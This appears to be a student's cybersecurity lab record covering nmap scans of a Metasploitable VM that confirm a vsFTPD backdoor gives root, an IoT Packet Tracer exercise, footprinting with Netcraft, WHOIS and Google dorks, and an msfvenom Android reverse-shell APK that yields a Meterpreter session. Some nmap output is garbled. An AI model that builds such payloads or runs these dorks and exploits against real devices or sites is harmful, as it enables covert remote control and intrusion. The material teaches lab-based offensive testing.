|   State: VULNERABLE (Exploitable)
|   IDs: CVE:2011-2523  BID:48539
|     vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|_VBox: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
```

b)nmap -sV

```
root@kali:~# nmap -sV 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 18:26 IST
Nmap scan report for 192.168.137.178
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smptd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
519/tcp   open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2004/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unireal IRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.01 seconds
```

c)nmap -ST

```
[root@kali:~] # nmap -ST 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 18:38 IST
Nmap scan report for 192.168.137.178
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  website.png
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

d)nmap -O

```
[root@kali:~] # nmap -O 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 18:39 IST
Nmap scan report for 192.168.137.178
Host is up (0.0016s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  website.png
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:03:66:1A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds
```


e)nmap -A

```
[root@kali:~] # nmap -A 192.168.137.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 18:39 IST
Nmap scan report for 192.168.137.178
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_fuzzyst:
|_STAT:
| FTP server status:
|   Connected to 192.168.137.21
|   Logged in as ftp
|   Type: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|-End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d6902afac4d56cc (DSA)
|   2048 5656240f211dde72bae61b1243de8fd (RSA)
|_23/tcp   open  telnet
25/tcp    open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslv2:
| SSLv2 supported ciphers:
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_RC4_128_CBC_WITH_MD5
|   SSL2_RC4_128_CBC_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo -p:
|   program version  port/proto  service
|   100000  2           111/tcp  rpcbind
```


5) Networking project on Fire extinguisher using cisco packet tracer.

Sol:-


- a) Firstly connect Window, Smartphone, Garage Door, Smoke detector, Old car, Door, Siren, Firesprinkler to Home gateway.



- b) Then, go to smartphone → Desktop → IoT monitor → then set conditions .



c) Finally, generate smoke on old car (press alt+old car) and then fire sprinkler and sire starts working.



6) Perform malware attack using msfvenom

Sol:-

a) `msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R > android_shell.apk`

```
root@kali:/home/kali/android# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=4444 R> android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10186 bytes
```

b) zipalign -v 4 android_shell.apk singed_jar.apk

```
root@kali:/home/kali/android# zipalign -v 4 android_shell.apk signed_jar.apk
Verifying alignment of signed_jar.apk (4) ...
    50 META-INF/MANIFEST.MF (OK - compressed)
    286 META-INF/HACKED.SF (OK - compressed)
    620 META-INF/HACKED.RSA (OK - compressed)
   1720 META-INF/ (OK)
   1770 META-INF/SIGNFILE.SF (OK - compressed)
   2051 META-INF/SIGNFILE.RSA (OK - compressed)
   3138 AndroidManifest.xml (OK - compressed)
   4905 resources.arsc (OK - compressed)
   5135 classes.dex (OK - compressed)
Verification successful
root@kali:/home/kali/android#
```

c) Download singled_jar.apk file on android device.

d) msfconsole

```
root@kali:/home/kali# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMN$          vMMMM
MMMNl  MMMMM      MMMMM  JMMMM
MMMNl  MMMMMMN    NMMMMMMN  JMMMM
MMMNl  MMMMMMMMNmmmmNMmmMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM  MMMMMMM  MMMMM  jMMMM
MMMNI  MMMMM  MMMMMMM  MMMMM  jMMMM
MMMNI  MMMMM  MMMMMMM  MMMMM  jMMMM
MMNNI  WMMMM  MMMMMMM  MMMMM#  JMMMM
MMMR  ?MMNM  MMMMM  .dMMMM
MMMNm  `?MM  MMMM"  dMMMM
MMMMMN  ?MM  MM?  NMMMMN
MMMMMMMNNe  JMMMMMNMM
MMMMMMMMMNm,  eMMMMMNMMNM
MMMMNNMNMMMNx  MMMMMNNMNMMNM
MMMMMMMNMMMNMMNm+ .. +MNMMNMNMNMNMNMNM
https://metasploit.com

=[ metasploit v5.0.84-dev           ]
+ -- ---=[ 1997 exploits - 1091 auxiliary - 341 post        ]
+ -- ---=[ 564 payloads - 45 encoders - 10 nops         ]
+ -- ---=[ 7 evasion                         ]

Metasploit tip: Display the Framework log using the log command, learn more with help log
[*] Starting persistent handler(s) ...
msf5 >
```

e) use exploit/multi/handler

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Exploit target:

Id  Name
--  ---
0  Wildcard Target
```

f) Setting up the exploit

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Exploit target:

Id  Name
--  ---
0  Wildcard Target

msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (android/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST                yes      The listen address (an interface may be specified)
LPORT    4444           yes      The listen port

Exploit target:

Id  Name
--  ---
0  Wildcard Target

msf5 exploit(multi/handler) > set lhost 192.168.0.10
lhost => 192.168.0.10
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

g) Run the exploit

```

[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer : localhost
OS       : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >

```

h) Successfully got the Meterpreter session

```

[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Sending stage (73650 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.10:4444 → 192.168.0.3:60788) at 2020-07-13 09:58:44 -0400

meterpreter > sysinfo
Computer : localhost
OS       : Android 8.1.0 - Linux 3.18.14-14721103 (armv8l)
Meterpreter : dalvik/android
meterpreter >

```

7) Perform footprinting and reconnaissance using following websites.

a) NETKRAFT

Site report for https://amazon.com

Background:

Site title	Amazon.com	Date first seen	October 1996
Site rank	3406	Netcraft Risk Rating	0/10
Description	Not Present	Primary language	English

Network:

Site	https://amazon.com	Domain	amazon.com
Netblock Owner	Amazon Technologies Inc.	Nameserver	dns-external-master.amazon.com
Hosting company	Amazon - US East (Northern Virginia) datacenter	Domain registrar	markmonitor.com
Hosting country	United States	Nameserver organisation	whois.markmonitor.com
IPv4 address	54.239.28.85 (VirusTotal)	Organisation	Amazon Technologies, Inc., P.O. Box 8102, Reno, 89507, United States

SSL/TLS:

Assurance	Domain validation	Perfect Forward Secrecy	Yes
Common name	*.peg.a2z.com	Supported TLS Extensions	RFC4366, server name, RFC5746, renegotiation info, RFC4492, EC point formats, RFC4366, status request
Organisation	Not Present	Application-Layer Protocol Negotiation	Not Present
State	Not Present	Next Protocol Negotiation	Not Present
Country	Not Present	Issuing organisation	DigiCert Inc
Organisational unit	Not Present	Issuer common name	DigiCert Global CA G2
Subject Alternative Name	amazon.co.uk, uedata.amazon.co.uk, www.amazon.co.uk, origin-www.amazon.co.uk, *.peg.a2z.com, amazon.com, amzn.com, uedata.amazon.com, us.amazon.com, www.amazon.com, www.amzn.com and 28 more	Issuer unit	Not Present
Validity period	From Feb 21 2023 to Feb 20 2024 (11 months, 3 weeks, 6 days)	Issuer location	Not Present
Matches		Issuer contact	Not Present

Site report for https://amazon.com

Background:

Site title	Amazon.com	Date first seen	October 1996
Site rank	3406	Netcraft Risk Rating	0/10
Description	Not Present	Primary language	English

Network:

Site	https://amazon.com	Domain	amazon.com
Netblock Owner	Amazon Technologies Inc.	Nameserver	dns-external-master.amazon.com
Hosting company	Amazon - US East (Northern Virginia) datacenter	Domain registrar	markmonitor.com
Hosting country	United States	Nameserver organisation	whois.markmonitor.com
IPv4 address	54.239.28.85 (VirusTotal)	Organisation	Amazon Technologies, Inc., P.O. Box 8102, Reno, 89507, United States

SSL/TLS:

Assurance	Domain validation	Perfect Forward Secrecy	Yes
Common name	*.peg.a2z.com	Supported TLS Extensions	RFC4366, server name, RFC5746, renegotiation info, RFC4492, EC point formats, RFC4366, status request
Organisation	Not Present	Application-Layer Protocol Negotiation	Not Present
State	Not Present	Next Protocol Negotiation	Not Present
Country	Not Present	Issuing organisation	DigiCert Inc
Organisational unit	Not Present	Issuer common name	DigiCert Global CA G2
Subject Alternative Name	amazon.co.uk, uedata.amazon.co.uk, www.amazon.co.uk, origin-www.amazon.co.uk, *.peg.a2z.com, amazon.com, amzn.com, uedata.amazon.com, us.amazon.com, www.amazon.com, www.amzn.com and 28 more	Issuer unit	Not Present
Validity period	From Feb 21 2023 to Feb 20 2024 (11 months, 3 weeks, 6 days)	Issuer location	Not Present
Matches		Issuer contact	Not Present

Site report for https://amazon.co.uk

sitereport.netcraft.com/?url=https://amazon.com#ssl_table

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Discover More Report Fraud ↗

Cloud & PaaS

Cloud computing is the use of computing resources (hardware and software) that are delivered as a service over a network (typically the Internet). Platform as a service (PaaS) is a category of cloud computing services that provide a computing platform and a solution stack as a service.

Technology	Description	Popular sites using this technology
Amazon Web Services - CloudFront ↗	Amazon Content Delivery Network	www.amazon.it , www.amazon.fr , www.amazon.co.uk

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL ↗	A cryptographic protocol providing communication security over the Internet	

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript ↗	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.msn.com , www.baidu.com , accounts.google.com

Content Delivery Network

A content delivery network or content distribution network (CDN) is a large distributed system of servers deployed in multiple data centers in the Internet. The goal of a CDN is to serve

33°C Mostly sunny

15:33 2023

b) GOOGLE DORKING

1)intitle:"webcamXP 5"

A screenshot of a web-based monitoring interface titled "WEBCAMXP 5" for "WEBCAM AND IP CAMERAS SERVER FOR WINDOWS". The interface features a large blue header with the title and a stylized eye logo. Below the header is a navigation bar with tabs: Home, Multi view, Smartphone, Gallery, Administration, and a "Not logged in" status indicator. A dropdown menu shows a resolution setting of "320x240". The main content area displays four video feeds arranged in a 2x2 grid. Each feed has a "Powered by NEXT! www.nextcams.rs" watermark at the bottom. The top-left feed shows a night view of a city street with buildings and lights. The top-right feed shows a street at night with a large illuminated sign that reads "NEXT!". The bottom-left feed shows a night view of a city square with a crosswalk and trees. The bottom-right feed shows a night view of a curved road with streetlights and a bus stop. On the far right edge of the interface, there is a vertical scroll bar.

2)site:amazon.com intitle:admin

Screenshot of the AWS CLI Command Reference page for 'admin-set-user-password'.

The page includes:

- AWS CLI logo and navigation bar with links to Home, User Guide, Forum, GitHub, and a 'Star' button.
- Note: "You are viewing the documentation for an older major version of the AWS CLI (version 1). AWS CLI version 2, the latest major version of AWS CLI, is now stable and recommended for general use. To view this page for the AWS CLI version 2, click [here](#). For more information see the AWS CLI version 2 [installation instructions](#) and [migration guide](#).
- Table Of Contents:
 - admin-set-user-password
 - Description
 - Synopsis
 - Options
 - Global Options
 - Output
- Quick search bar.
- Feedback section:

Did you find this page useful?
Do you have a suggestion to improve the documentation?
[Give us feedback](#).

If you would like to suggest an improvement or fix for the AWS CLI, check out our [contributing guide](#) on GitHub.
- User Guide link.
- First time using the AWS CLI? See the [User Guide](#) for help.
- Content area for 'admin-set-user-password':
 - admin-set-user-password**
 - Description**: Sets the specified user's password in a user pool as an administrator. Works on any user.
 - The password can be temporary or permanent. If it is temporary, the user status enters the `FORCE_CHANGE_PASSWORD` state. When the user next tries to sign in, the `InitiateAuth/AdminInitiateAuth` response will contain the `NEW_PASSWORD_REQUIRED` challenge. If the user doesn't sign in before it expires, the user won't be able to sign in, and an administrator must reset their password.
 - Once the user has set a new password, or the password is permanent, the user status is set to `Confirmed`.
- See also: [AWS API Documentation](#)
- Synopsis**

3) site:starbucks.com intext:passwords

Screenshot of a PDF titled 'PasswordGuidance.pdf' from Starbucks.

The PDF contains:

- Table of contents showing '1' page.
- Header: **Guide to Passwords**
- Text: When working from home, be sure to proactively change your passwords before they expire to avoid disruptions. Select one of the three options below to change your password.
- Three options:

 - Option 1: Change your Windows password**
 - Option 2: Change your Mac password**
 - Option 3: Change your network password *without* a corporate device**

- Details for each option:

 - Option 1:** To update your Windows password:
 - Ensure you are connected on VPN
 - press Ctrl + Alt + Del.
 - Select Change Password.
 - Enter and confirm your new password.
 - Reboot your device and logon using your new password
 - Update the password on all your other devices as necessary.
 - Option 2:** To update your Mac password:
 - Ensure you are connected on VPN
 - From the top of your screen in the menu bar, click on Enterprise Connect and select 'Change password.'
 - Option 3:** Users should only use this option if they do not have access to a corporate device:
 - Visit [Password Self-Service](#)
 - Allow at least 20 minutes for the password change to replicate across the network.
 - Reboot your device and logon to applications using your new password.

3)WHOIS:

Whois twitter.com

whois.com/whois/twitter.com

Whois
Identity for everyone

Enter Domain or IP WHOIS

DOMAINS WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS SUPPORT [LOGIN](#) [Cart 0](#)

twitter.com Updated 7 hours ago

Domain Information

Domain:	twitter.com
Registrar:	CSC Corporate Domains, Inc.
Registered On:	2000-01-21
Expires On:	2024-01-21
Updated On:	2023-03-07
Status:	clientTransferProhibited serverDeleteProhibited serverTransferProhibited serverUpdateProhibited
Name Servers:	a.r06.twtrdns.net a.u06.twtrdns.net b.r06.twtrdns.net b.u06.twtrdns.net c.r06.twtrdns.net c.u06.twtrdns.net d.r06.twtrdns.net d.u06.twtrdns.net

Interested in similar domains?

twhitter.com [Buy Now](#)

findtwitter.com [Buy Now](#)

twitterbooks.com [Buy Now](#)

twittercode.com [Buy Now](#)

twittergames.net [Buy Now](#)

twittersite.net [Buy Now](#)

.space
\$24.88 **\$1.88**

Offer ends 28th February 2023

Registrant Contact

Name:	Twitter, Inc.
Organization:	Twitter, Inc.
Street:	1355 Market Street
City:	San Francisco
State:	CA
Postal Code:	94103
Country:	US
Phone:	+1.4152229670
Fax:	+1.4152220922
Email:	domains@twitter.com

On Sale!

.CO
.CO @ \$14.88 \$31.88

Administrative Contact

Name:	Domain Admin
Organization:	Twitter, Inc.
Street:	1355 Market Street
City:	San Francisco
State:	CA
Postal Code:	94103

Introducing
WORDPRESS HOSTING
\$ 3.58 /mo

[VIEW MORE](#)

Raw Whois Data

Domain Name: twitter.com
 Registry Domain ID: 18195971_DOMAIN_COM-VRSN
 Registrar WHOIS Server: whois.cscglobal.com
 Registrar URL: www.cscglobal.com
 Updated Date: 2023-03-07T17:07:10Z
 Creation Date: 2000-01-21T11:28:17Z
 Registrar Registration Expiration Date: 2024-01-21T16:28:17Z
 Registrar: CSC CORPORATE DOMAINS, INC.
 Sponsoring Registrar IANA ID: 299
 Registrar Abuse Contact Email: domainabuse@cscglobal.com
 Registrar Abuse Contact Phone: +1.8887802723
 Domain Status: clientTransferProhibited <http://www.icann.org/epp#clientTransferProhibited>
 Domain Status: deleteProhibited <http://www.icann.org/epp#serverDeleteProhibited>
 Domain Status: serverTransferProhibited <http://www.icann.org/epp#serverTransferProhibited>
 Registry Registrant ID:
 Registrant Name: Twitter, Inc.
 Registrant Organization: Twitter, Inc.
 Registrant Street: 1355 Market Street
 Registrant City: San Francisco
 Registrant State/Province: CA
 Registrant Postal Code: 94103
 Registrant Country: US
 Registrant Phone Ext:
 Registrant Fax Ext:
 Registrant Email: domains@twitter.com
 Registry Admin ID:
 Admin Name: Domain Admin
 Admin Organization: Twitter, Inc.
 Admin Street: 1355 Market Street
 Admin City: San Francisco
 Admin State/Province: CA
 Admin Postal Code: 94103
 Admin Country: US
 Admin Phone: +1.4152229670
 Admin Phone Ext:
 Admin Fax: +1.4152220922
 Admin Fax Ext:
 Admin Email: domains@twitter.com

4)BUILTWITH:

Search Results for youtube

Technology Matches

- YouTube**
